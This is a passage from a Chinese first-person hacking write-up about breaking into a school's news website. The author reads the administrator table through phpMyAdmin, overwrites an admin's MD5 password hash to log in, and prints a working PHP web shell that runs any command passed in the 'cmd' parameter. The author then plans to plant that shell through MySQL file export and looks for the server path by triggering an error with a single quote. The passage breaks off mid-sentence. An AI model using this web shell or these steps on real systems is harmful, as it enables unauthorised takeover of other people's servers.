
简单讲解一下phpMySQLAdmin，左面的窗口是MYSQL中各个库下面对应的是库中所属的各个表，右面的窗口可以对这些表和数据进行操作和执行SQL语句，其中数据库我选择“article20”，也就是PHPNEWS系统所使用的库，在下面所属的表中我选择“jwc_user”-- 存放管理员信息的表，在右面userid，username，usergroupid的字段打上勾（图3）。

点最下面的“执行”按扭，管理员的用户名和密码就出来了（图4），可以看到有两个用户，都是管理员，不过郁闷啊，管理员的密码是MD5加密的，没有关系，看到ZHZ那个用户了么？我修改他的MD5值为“e45c655c090c432fd7ac2e85b36fe381”，这样密码就变成了sportshark，PHPNEWS的管理地址是“http://url/phpnews/Admin/”，注意，这里是区分大小写的，用ZHZ这个用户登陆后（图5），满以为就一帆风顺，但翻遍了所有的选项，也没有找到上传的方法，冥思苦想了很久，也没有个所以然，只好放弃了。


二、成功上传PHP后门

后台上传后门的方法失败了，一计不成又生一计，MYSQL是支持把表中的内容导出到系统中的，可以用这个方法在WEB目录下生成一个简单的PHP后门。查了查网上的资料，这个方法的确可行，立刻着手准备。成功的要素有三条，首先要对MYSQL有足够的权限，然后要有一个足够小而功能又足够强大的后门，最后要知道网站的绝对路径。首要条件我已经具备了，现在准备PHP后门，由于从网上找的PHP后门不是功能不够强大，就是个头太大，于是自己做了一个，代码如下：

```
<?PHP
$lh=$_GET["cmd"];
echo"<pre>";
system("$lh");
echo"</pre>";
?>
```




1





2


简单讲解一下，该PHP接受的参数是CMD，没有界面，参数通过CMD传递给函数“system”执行，该函数很类似CMD，能执行系统命令，并返回显示在网页上，文件命名为globla.php。

怎么样？够简练了吧，使用的方法是直接提交命令，比如键入URL“http://url/globla.php?cmd=dir”。最后是寻找网站的绝对路径，在阿帕奇服务器中有一个小问题，就是一旦服务器出错，默认情况下就会暴露系统的绝对路径，由于在PHPNEWS系统中找不到出错的方法，转向了学校自己制作的用来展示精品课的PHP系









统，发现一个URL如下“http://jwc.******.edu.cn/ExcellentClass/index_1.php?page=Computer.htm”，看的出来是调用HTM文件，我在后面添加了一个单引号，网页立刻出错了，

